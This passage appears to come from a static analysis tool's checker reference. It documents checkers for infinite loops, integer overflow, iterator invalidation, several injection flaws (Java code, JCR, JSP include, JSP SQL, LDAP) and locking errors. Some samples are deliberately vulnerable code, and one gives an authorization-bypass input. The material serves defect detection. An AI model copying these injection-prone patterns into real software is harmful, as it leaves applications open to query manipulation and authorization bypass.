- `INFINITE_LOOP:suppress_in_macro:<boolean>` - When this C/C++ option is set to `false`, the checker will report potential infinite loops where the control condition is within a macro. Defaults to `INFINITE_LOOP:suppress_in_macro:true` (for C/C++ only), which suppresses such reports.

  This checker option is automatically set to `false` if the `--aggressiveness-level` option of `cov-analyze` is set to `high`.

4.78.3. Examples

This section provides one or more examples of defects found by the INFINITE_LOOP checker.

4.78.3.1. C/C++

Unless `x` is set to `55` before entering this loop, it will never terminate:

```
void foo(int x)
  {
    int i=0;
    while (true) {
      if (i >= 10) {
        if (x == 55) { // x is never updated
          break;
        }
      }
      i++;
    }
  }
```

In the next example, `c` is not properly updated. If its value is not `EOF` or `0x1c` (28), it will never exit the loop:

```
char c = foo();
while (c != EOF) {
  if (c == 0x1c) {
    found = 1;
  } else {
    if (found)
      return -1;
    else
```

```
      continue;
  }
  ...
}
```

4.78.3.2. C#

Some of the following C# examples identify situtations that will trigger a INFINITE_LOOP defect, while others show situations that will not. Notice that `InfiniteLoop1()` contains a true infinite loop because `x` will not be incremented in the loop body and cannot reach `10`. In this case, the author probably intended to include an increment statement like the one in `LoopFinishes1`.

In `InfiniteLoop2()`, the loop variable `i` will have to underflow and count all the way down from the maximum integer value to reach `10` and exit the loop. Thus, even though this loop is really finite, the analysis reports it as an INFINITE_LOOP defect under the assumption that the author probably intended to write code more like that in `LoopFinishes2()`.

```
public interface DoesSomething {
    void DoSomething();
}
```

```
public class InfiniteLoopExamples {
    public void InfiniteLoop1(DoesSomething inst) {
        int x = 10;
        while(x > 0) { // An INFINITE_LOOP defect appears here.
            inst.DoSomething(); //Does not increment x.
        }
    }

    public void LoopFinishes1(DoesSomething inst) {
        int x = 10;
        while(x > 0) { //No INFINITE_LOOP defect.
            inst.DoSomething();
            x--;
        }
    }
    public void InfiniteLoop2(DoesSomething inst) {
        for(int i = 0; i < 10; i--) { //An INFINITE_LOOP defect appears here.
            inst.DoSomething();
        }
    }

    public void LoopFinishes2(DoesSomething inst) {
        for(int i = 0; i < 10; i++) { //No INFINITE_LOOP defect here.
            inst.DoSomething();
        }
    }
}
```

4.78.4. Events

C/C++ only

This section describes one or more events produced by the INFINITE_LOOP checker.

- `loop_top` - [C/C++ only] Beginning of loop.
- `loop_bottom` - [C/C++ only] End of loop.
- `loop_condition` - [C/C++ only] A condition that must evaluate to true for the loop to continue.
- `no_escape` - [C/C++ only] There are no escape conditions for the loop, and thus no way to exit.
- `non_progress_update` - [C/C++ only] The loop is infinite (a control variable is updated, but incorrectly).

4.79. INTEGER_OVERFLOW

Quality, Security Checker

4.79.1. Overview

This C/C++ checker finds many cases of integer overflows and truncations resulting from arithmetic operations. Some forms of integer overflow can cause security vulnerabilities, for example, when the overflowed value is used as the argument to an allocation function. By default, the checker reports defects only when it determines that the operands are tainted sources, the operations are addition or multiplication, and the operation's result goes to a sink Sinks are memory allocators and certain system calls. You can use checker options to add more sinks. The checker only reports when overflow occurs on the path from a data source to a data sink. By default, a source is a program variable that can be controlled by an external agent (for example, an attacker), and a sink is a value that is trusted from a security perspective (for example, allocation argument). However, there are checker options that will relax the source and sink criteria in order to report more defects.

For more information about tainted data and sinks, see Section 7.2, “C/C++ Application Security”.

To enable taint to flow downwards from C and C++ unions to their component fields, you can set the `--inherit-taint-from-unions` option to the cov-analyze command.

Preview checker: INTEGER_OVERFLOW is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: INTEGER_OVERFLOW is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.79.2. Options

This section describes one or more INTEGER_OVERFLOW options.

- `INTEGER_OVERFLOW:enable_all_overflow_ops:<boolean>` - When this C/C++ option is `true`, the checker reports defects for subtraction, unary negation, increment, and decrement operations. Defaults to `INTEGER_OVERFLOW:enable_all_overflow_ops:false`

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `INTEGER_OVERFLOW:enable_array_sink:<boolean>` - When this C/C++ option is `true`, the checker treats all array index operations as sinks. Defaults to `INTEGER_OVERFLOW:enable_all_overflow_ops:true`
- `INTEGER_OVERFLOW:enable_const_overflows:<boolean>` - When this C/C++ option is `true`, the checker flags overflows due to arithmetic on constant operands that are either literal constants or are known to be specific constant values along a particular path. Occasionally, such overflows are intentional, but often they indicate a logical error or an erroneous value. Enabling this option flags overflows for the following operators: add, subtract, multiply, truncate due to cast, increment (++), and decrement (--). Defaults to `INTEGER_OVERFLOW:enable_const_overflows:false`
- `INTEGER_OVERFLOW:enable_deref_sink:<boolean>` - When this C/C++ option is `true`, the checker treats the operation of deferencing a pointer as sinks. Defaults to `INTEGER_OVERFLOW:enable_deref_sink:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.
- `INTEGER_OVERFLOW:enable_tainted_params:<boolean>` - When this C/C+ + option is `true`, the checker treats all operands as potentially tainted. Defaults to `INTEGER_OVERFLOW:enable_tainted_params:false`
- `INTEGER_OVERFLOW:enable_return_sink:<boolean>` - When this C/C ++ option is `true`, the checker treats all return statements as sinks. Defaults to `INTEGER_OVERFLOW:enable_return_sink:true`

Important!

Enabling these options, especially `enable_tainted_params`, significantly slows down analysis time (30-50%).

4.79.3. Examples

This section provides one or more examples of defects found by the INTEGER_OVERFLOW checker.

The following example has an integer overflow defect because the integer `y` is from an outside (and therefore, potentially tainted) source. This value is an operator in a multiplication operation (as `size`), and then is used in a sink (allocator for `mycell`).

```
#include <unistd.h>

#define INT_MAX 2147483647

class Cell {
public:
    int a;
    int *b;
};

void test(int x, int fd) {
    int y;
    read(fd, &y, 4);  // y is from a tainted (outside) source
    int size = y;
    Cell *mycell;
    if (size != 0) {
        // Overflow results from operation size * sizeof(Cell)
        // Overflowed value is used in memory allocation
        mycell = new Cell[size];  // overflow and overflow_sink events
    }
}
```

4.79.4. Models

You can model additional tainted sources and sinks with the `__coverity_tainted_data_argument__`, `__coverity_tainted_data_return__` and `__coverity_tainted_data_sink__` modeling primitives.

4.79.5. Events

This section describes one or more events produced by the INTEGER_OVERFLOW checker.

- `overflow` - An arithmetic operation resulted in an integer overflow. One or more of the operands is from a tainted source.
- `truncation` - An implicit cast of a large bit-width value to a small bit-width value resulted in an integer truncation. One or more of the operands is from a tainted source.
- `overflow_assign` - An overflowed or truncated integer is assigned to another variable.
- `overflow_const` - An overflow due to arithmetic on values that are constants along this path.
- `overflow_sink` - An overflowed or truncated integer is used in a sink.
- `truncate_const` - Truncation due to a cast of constant value to smaller size result that loses higher-order bits in the resultant value.

4.80. INVALIDATE_ITERATOR

Quality Checker

4.80.1. Overview

This C++ and Java checker finds finds many uses of iterators that have been invalidated by a modification to the collection underlying the iterator. Depending on the API, language, compiler, and so on, use of an invalid iterator could cause undefined behavior, such as a crash or data corruption, or could throw an exception.

C++ and Java

- **Enabled by Default**: INVALIDATE_ITERATOR is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.80.1.1. C++

The C++ INVALIDATE_ITERATOR checker finds many uses of STL iterators that are either invalid (any use) or past-the-end (increment or dereference). An iterator is considered to be invalidated after it has been passed to an STL container's `erase` method. Use of invalid or past-the-end iterators might work on certain platforms, but this is not guaranteed. More likely, these defects lead to undefined behavior, including crashes.

The checker recognizes the following containers by default:

```
vector
list
map
multimap
set
multiset
hash_map
hash_multimap
hash_set
hash_multiset
basic_string
```

The checker treats a variable as an iterator if its type is the same as the return type of any overload of `end()`.

The INVALIDATE_ITERATOR analysis can report false positives when it incorrectly infers that an iterator is off the end of an STL container or when it incorrectly infers that an iterator is used improperly. In either case, the only way to suppress false positives of these types is using a code annotation.

4.80.1.2. Java

For Java, this checker finds cases in which the following sequence occurs, which is invalid for class `Iterator`:

1. An iterator is obtained from a collection.
2. That collection is modified (without using `Iterator.remove`).
3. The iterator is used.

This scenario also includes cases in which the iterator is implicitly created by an enhanced `for` loop.

4.80.2. Options

This section describes one or more INVALIDATE_ITERATOR options.

- `INVALIDATE_ITERATOR:container_type:<regular_expression>` - This C++ option adds to the list of containers that the checker recognizes. Default is unset.

The argument of this option is a regular expression. The checker treats a class as a container if both of the following are true:

- The name of the class fully matches the regular expression.
- The class has an `end()` function.

To specify multiple types as containers, use a regular expression alternative, for example:

```
-co INVALIDATE_ITERATOR:container_type:myVector|myArray
```

Be sure to escape the pipe from your shell. If you specify the `container_type` option multiple times, only the last value is used. Compare this option to the separate `container_type` option to the MISMATCHED_ITERATOR checker.

- `INVALIDATE_ITERATOR:report_map_put:<boolean>` - If this Java option is set to `true`, the checker reports defects involving `Map.put`. By default, the checker treats `Map.put` as though it cannot modify a collection. Defaults to `INVALIDATE_ITERATOR:report_map_put:false`

4.80.3. Examples

This section provides one or more examples of defects found by the INVALIDATE_ITERATOR checker.

4.80.3.1. C++

```
void wrong_erase(list<int> &l, int v) {
    list<int>::iterator i = l.begin();
    for(; i != l.end(); ++i) { /* Defect: "i" is incremented
                                         after invalidation
                                         by a call to "erase" */
        if(*i == v)
        l.erase(i);
    }
}
```

```
int deref_end(list<int> &l) {
    list<int>::iterator i = l.end();
    int x = *i;               // Defect: dereferencing past-the-end
}
```

4.80.3.1.1. Possible Solutions

One way to erase multiple items from an STL list or set is to use the following idiom:

```
void correct_erase(list<int> &l, int v) {
    list<int>::iterator i = l.begin();
    while(i != l.end()) {
        if(*i == v)
            l.erase(i++);    // OK: Post-increment increments old value
                             // and invalidates temporary
        else
            ++i;
    }
}
```

One way to erase multiple items from an STL vector is to use the following idiom:

```
void correct_erase(vector<int> &c, int v) {
    // wi = "write" iterator
    // ri = "read" iterator
    vector<int>::iterator ri = c.begin();
    // Skip kept values at the beginning
    while(ri != c.end() && *ri != v)
        ++ri;
    if(ri == c.end())
        return;
    vector<int>::iterator wi = ri;
    // Skip first erased value
    ++ri;
    while(ri != c.end()) {
        if(*ri != v) {
            // Keep => write at wi
            *wi++ = *ri;
        }   // else skip
        ++ri;
    }
    c.erase(wi, c.end());
}

struct is_equal_to: public unary_function<int, bool> {
    int const v;
    is_equal_to(int v):v(v){}
    bool operator()(int x) const {
        return x == v;
    }
};

void correct_erase2(vector<int> &c, int v) {
    c.erase(remove_if(c.begin(), c.end(), is_equal_to(v)), c.end());
}
```

4.80.3.2. Java

The following example, the iterator `families` from `familyListeners.keySet()` is returned. Then a call to `familyListeners.put()` mutates the Iterable `familyListeners`, which invalidates `families`. Finally, the invalid iterator `families` in is used in a call to `java.util.Iterator.hasNext()`.

```
Iterator families = familyListeners.keySet().iterator();
while (families.hasNext()) {
  Object next = families.next();
  Collection currentListeners = (Collection) familyListeners.get(next);
  if (currentListeners.contains(listener))
    currentListeners.remove(listener);
  if (currentListeners.isEmpty())
```

```
   keysToRemove.add(next);
else
    familyListeners.put(next, currentListeners);
}
//Remove any empty listeners
Iterator keysIterator = keysToRemove.iterator();
while (keysIterator.hasNext()) {
  familyListeners.remove(keysIterator.next());
  }
```

A correct way to write the previous example follows:

```
Iterator families = familyListeners.entrySet().iterator();
while (families.hasNext()) {
  Map.Entry entry = families.next();
  Collection currentListeners = (Collection) entry.getValue();
  if (currentListeners.contains(listener))
    currentListeners.remove(listener);
  if (currentListeners.isEmpty())
    families.remove();
  else
    entry.setValue(currentListeners);
}
```

In the following example, `i` is intended to indicate the index of the current element. However, if an element is removed, it will start pointing to the next element.

```
for (Map<String,Object> itemObj : listAddItem) {
  AddItemCall addItemCall = (AddItemCall) itemObj.get("addItemCall");
  ItemType item = addItemCall.getItem();
  String SKU = item.getSKU();
  if (UtilValidate.isNotEmpty(requestParams.get("productId"))) {
    String productId = requestParams.get("productId").toString();
    if (productId.equals(SKU)) {
      listAddItem.remove(i);
    }
  }
  i++;
}
```

4.80.4. Events

This section describes one or more events produced by the INVALIDATE_ITERATOR checker.

- `deref_iterator` - [C++ only] An iterator is dereferenced by `erase` or by an explicit assignment to the result of the `end` method. This event reports a defect where Coverity determines that an invalid iterator is dereferenced.
- `erase_iterator` - [C++ only] An iterator was passed to an STL container's `erase` method.
- `mutate_collection` - [Java only] Indicates that a method has mutated a collection, thereby invalidating its iterators.
- `increment_iterator` - [C++ only] An invalid iterator is incremented.

- `past_the_end` - [C++ only] An iterator was assigned the result of an STL container's `end` method. Any iterator returned from `end` should never be dereferenced or incremented. If the checker is reporting this assignment incorrectly, suppress this event with a code annotation.
- `return_collection_alias` - [Java only] Indicates that a method returns a collection that is an alias for another collection (for example, `Map.keySet`).

  Example:

  ```
  return_collection_alias: Call to java.util.Map.keySet()
                           Iterable equivalent to familyListeners.
  ```
- `return_iterator` - [Java only] Indicates that a method returned an iterator from a collection.

  Example:

  ```
  return_iterator: Call to java.util.Set.iterator() returns an
                   iterator from familyListeners.keySet().
  ```
- `use_iterator` - [C++] Iterator use is invalidated by a call to `erase`. If the checker sees any future uses of an iterator that it believes was invalidated with a call to `erase`, it will report a defect with this event.

  `use_iterator` - [Java] Indicates that a method has used an iterator that might be invalid.

4.81. JAVA_CODE_INJECTION

Security Checker

4.81.1. Overview

This Java checker finds Java code injection vulnerabilities, which arise when uncontrolled dynamic data is passed into an API that accepts Java source or bytecode. This security vulnerability might allow an attacker to bypass security checks or execute arbitrary code.

Preview checker: JAVA_CODE_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: JAVA_CODE_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable JAVA_CODE_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.81.2. Examples

This section provides one or more examples of defects found by the JAVA_CODE_INJECTION checker.

In the following example, the `dx` parameter is treated as though it is tainted. It is concatenated into the string code. This tainted value is then passed to `CtNewMethod.make`, which is treated as a sink for this checker.

```
String dx = request.getParameter("dx");
CtClass point = ClassPool.getDefault().get("Point");
String code = "public int xmove(int dx) { x += " + dx + "; }";
CtMethod m = CtNewMethod.make(code, point);
point.addMethod(m);
```

An attacker can define this Java method to execute arbitrary code.

4.81.3. Events

This section describes one or more events produced by the JAVA_CODE_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.82. JCR_INJECTION

Security Checker

4.82.1. Overview

This Java checker finds Content Repository for Java (JCR) injection vulnerabilities, which arise when uncontrolled dynamic data is passed into a query API for JCR. This security vulnerability might allow an attacker to affect the behavior of the JCR, bypass security controls, or obtain unauthorized data.

Preview checker: JCR_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: JCR_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable JCR_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.82.2. Examples

This section provides one or more examples of defects found by the JCR_INJECTION checker.

In the following example, the `name` parameter is treated as though it is tainted. It is concatenated into the JCR query through the `query` field. This tainted value is then passed to `QueryManager.createQuery`, which is treated as a sink for this checker.

```
public QueryResult doQuery(String name) {
  QueryManager queryManager = session.getWorkspace().getQueryManager();
  String query = "select * from nt:base where name= '" + name + "' "
  Query query = queryManager.createQuery(query, Query.JCR_SQL2);
  return query.execute();
}
```

An attacker can change the intent of the JCR statement by inserting a single quote. Following the insertion, the attacker could add additional syntax to bypass the name check and perhaps disclose additional information through other JCR queries.

4.82.3. Events

This section describes one or more events produced by the JCR_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.83. JSHINT.* (JSHint) Analysis

Coverity supports a JSHint analysis of JavaScript code through the `cov-analyze` command. JSHint is an open source program for reporting issues in JavaScript code. It primarily finds issues related to coding style, coding standards, and code portability. The Coverity analysis uses the following format to report JSHint issues: JSHINT.XXXX

JSHINT.XXXX

- JSHINT: A JSHint checker type.
- XXXX: A JSHint warning identifier, as described at jslinterrors.com or http://jshint.com/. For example, the Coverity analysis reports an occurrence of the eval is evil as a defect from the checker JSHINT.W061.

Disabled by Default: To enable the JSHint analysis, use the `--enable-jshint` option. See also, Section 1.3.1, “Enabling and Disabling Checkers with cov-analyze”.

Coverity Analysis provides a default configuration that disables a small subset of JSHint results that are better found with Coverity JavaScript checkers. However, you can instead apply your own custom configuration by using the `--use-jshintrc .jshintrc` option, where `.jshintrc` specifies your configuration (see http://jshint.com/docs/ for information about `.jshintrc` file configuration). If you do not use the option, the analysis will run the default configuration file and ignore any `.jshintrc` files in your source tree.

4.84. JSP_DYNAMIC_INCLUDE

Security Checker

4.84.1. Overview

This Java checker finds JSP dynamic include vulnerabilities, which arise when uncontrolled dynamic data is used as part of a JSP include path. An attacker can manipulate the local path of the JSP and bypass authorization or examine sensitive information.

Preview checker: JSP_DYNAMIC_INCLUDE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: JSP_DYNAMIC_INCLUDE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable JSP_DYNAMIC_INCLUDE along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.84.2. Examples

This section provides one or more examples of defects found by the JSP_DYNAMIC_INCLUDE checker.

In the following example, several JSP pages are deployed in the container, including `/WEB-INF/admin/control-everything.jsp` (which should only be accessible to administrators) and `/index.jsp`.

```
<sec:authorize ifAnyGranted="ROLE_ADMIN">
  <jsp:include src="admin/control-everything" />
</sec>

<sec:authorize ifNotGranted="ROLE_ADMIN">
  <jsp:include src="${param.foo}" />
</sec>
```

When the attacker (without the `ROLE_ADMIN` flag) sends `foo=admin/control-everything` (the URL mapping for this JSP), the authorization check `ifAnyGranted="ROLE_ADMIN"` will be bypassed.

4.84.3. Events

This section describes one or more events produced by the JSP_DYNAMIC_INCLUDE checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.

- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.85. JSP_SQL_INJECTION

Security Checker

4.85.1. Overview

This Java checker finds JSP SQL injection vulnerabilities, which arise when uncontrolled dynamic data is passed into a JSTL `<sql:query>` or `<sql:update>` tag. Similar to typical SQL injection, the injection of tainted data might change the intent of the query, which can bypass security checks or disclose unauthorized data.

Preview checker: JSP_SQL_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: JSP_SQL_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable JSP_SQL_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.85.2. Examples

This section provides one or more examples of defects found by the JSP_SQL_INJECTION checker.

In the following example, a JSP file is using the JSTL `<sql:query>` tag. The body of the tag contains the SQL query, injected with a tainted HTTP GET parameter `name`.

```
<sql:query dataSource="${ds}" var="db_tainted_and_param_tainted">
   SELECT * from Employees WHERE name = '${param.name}'
</sql:query>
```

An attacker can change the intent of the SQL statement by inserting a single quote. Following the insertion, the attacker could add additional syntax to bypass the name check and perhaps disclose additional information through other SQL queries.

4.85.3. Events

This section describes one or more events produced by the JSP_SQL_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.

- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.86. LDAP_INJECTION

Security Checker

4.86.1. Overview

This C# and Java checker finds Lightweight Directory Access Protocol (LDAP) injection vulnerabilities, which arise when uncontrolled dynamic data is passed into an LDAP query. The injection of tainted data might change the intent of the query, which can bypass security checks or disclose unauthorized data.

Preview checker: LDAP_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: LDAP_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable LDAP_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.86.2. Examples

This section provides one or more examples of defects found by the LDAP_INJECTION checker.

4.86.2.1. Java

In the following example, the parameter `username` is tainted. The parameter is concatenated to a string used for an LDAP filter. This filter is passed to `DirContext.search`, which is a sink for this checker.

```
public boolean isValidUser(String username) {
...
  String searchFilter = "(CN=" + userName + ")";
  DirContext ctx = getContext();
  NamingEnumeration answer = ctx.search(baseDN, searchFilter, ctls);
...}
```

An attacker can change the intent of the LDAP filter by inserting appropriate meta data. Following the insertion, the attacker could add additional syntax to bypass the username check. In the example, this might allow the attacker to bypass an authentication control.

4.86.2.2. C#

```
using System.DirectoryServices;
using System.Web.Mvc;

namespace MyWebapp {

  class DirectoryController : Controller {

      protected ActionResult FindMailAddress()
      {
          var entry = new DirectoryEntry("LDAP://foobar.com:389",
                                         "user", "password");
          var search = new DirectorySearcher(entry)
          {
              Filter = "(objectClass=person)" +
                       "(mail=" + Request["mail_addr"] + ")"  // LDAP_INJECTION defect
          };
          ViewBag.LdapResult = search.FindAll();
          return View();
      }
  }
}
```

4.86.3. Events

This section describes one or more events produced by the LDAP_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.

- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.87. LOCK

Quality, Concurrency Checker

4.87.1. Overview

This C/C++ checker finds many cases where a lock/mutex is acquired but not released, or is locked twice without an intervening release. Usually, this issue occurs because an error-handling path fails to release a lock. The result is usually a deadlock.

Two types of locks are supported:

- Exclusive : An exclusive lock cannot be acquired recursively and any attempt to do so will deadlock.
- Recursive : The same thread can recursively acquire a recursive lock.

A lock can be either a global variable or local to a function.

LOCK reports a defect when the following sequence occurs:

Note

The values in parenthesis, such as (+lock), are a documentation convention used to aid in illustrating the following examples.

1. A variable L is locked (+lock).
2. L is not unlocked (-unlock).

One of the following can now occur:

- The path's end is reached (-lock_returned) and L does not appear anywhere in the function's return value or its expression.
- L is locked again (+double_lock). (Only for exclusive locks.)

No errors are reported for functions that intentionally lock a function argument.

Defects are also reported when the following sequence occurs:

1. L is unlocked (+unlock) .

2. L is passed to a function which asserts that lock L is held (+lockassert).

Forgetting to release an acquired lock can result in the program hanging : subsequent attempts to acquire the lock fail as the program waits for a release that will never occur.

Disabled by Default: LOCK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable LOCK along with other production-level concurrency checkers that are disabled by default, use the `--concurrency` option to `cov-analyze`. This option does not apply preview-level concurrency checkers.

4.87.2. Examples

This section provides one or more examples of defects found by the LOCK checker.

```
int missing_unlock( struct info *data, int num ) {
    spin_lock(data->lock);   // +lock

    if (num > data->count) {
           /*  +missing_unlock DEFECT: data is left locked,
               any thread attempting to lock it
               will wait indefinitely */
        return -1;
    }
    spin_unlock(data->lock);
    return 0;
}
```

```
fn() {
    for (i = 0; i  < 10; i++) {
        lock(A);      // +lock, +double_lock

        if (cond)
            continue; // -unlock
        unlock(A);
    }
}
```

```
fn(L l) {
    lockassert(l);
    // ...
}

caller() {
    lock(A);
    unlock(A);    // +unlock
    fn(A);        // +lockassert
}
```

4.87.3. Events

This section describes one or more events produced by the LOCK checker.

- `double_lock` - a variable is locked twice.
- `lock` - a variable is locked.
- `lockassert` - a variable is passed to a function that asserts that the lock is held.
- `lock_returned` - a variable does not appear in the function's return value or its expression, after the path's end is reached.
- `missing_unlock` - a variable is accessed without a lock.
- `unlock` - a variable is not unlocked.

4.88. LOCK_EVASION

Quality Checker

4.88.1. Overview

This C# and Java checker finds many instances in which the code evades the acquisition or sufficient holding of a lock that is protecting against modification of thread-shared data by checking a piece of that thread-shared data. The evasion might consist of not acquiring the lock or of releasing the lock early (leaving the modification itself unguarded). Evasion of holding a lock in this way can allow operations to be interleaved or reordered at runtime, such that data races occur.

In addition to reporting other incorrect locking patterns, this checker also reports defects on the double-checked lock pattern. This well-studied idiom consists of a null check on a non-volatile field, followed by a synchronized block entry, followed by the same null check. This pattern is fundamentally flawed in Java and is considered an unsafe and unnecessary coding practice in C#. In almost all Java cases, data corruption is possible, and when not possible, code can usually be removed to get the same effect with better efficiency and clarity.

The most common way that corrupted data gets read: The first thread that executes the code discovers that the field is null (twice) and assigns that field to a newly constructed object. A second thread enters the code and discovers that the field is not null. It then reads data fields of the referenced object without holding the same lock that guarded the creation and initialization of that object. In such a case, the Java Memory Model does not guarantee that the second thread will read the fully initialized data, even though it read the updated object reference. The compiler or CPU can reorder the writes, or the memory subsystem can propagate them out of order, or both. For a Java code example of the double-checked lock pattern, see the double-checked lock pattern example.

C# and Java

- **Enabled by Default**: LOCK_EVASION is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.88.2. Examples

This section provides one or more examples of defects found by the LOCK_EVASION checker.

4.88.2.1. C#

```
class SomeClass {
    public int field1;
    public int field2;

    public SomeClass(int x, int y) {
        field1 = x;
        field2 = y;
    }
};

class LockEvasionExamples {
    object myLock;
    public SomeClass obj;

    // obj could be initialized multiple times if multiple threads reach the
    // lock statement simultaneously.
    public void simpleSingleCheck(int x, int y) {
        if(obj == null) {
            lock(myLock) {
                obj = new SomeClass(x, y);
            }
        }
        int localX = obj.field1; // Can get bad data
    }

    // Obj can be initialized multiple times if multiple threads make it
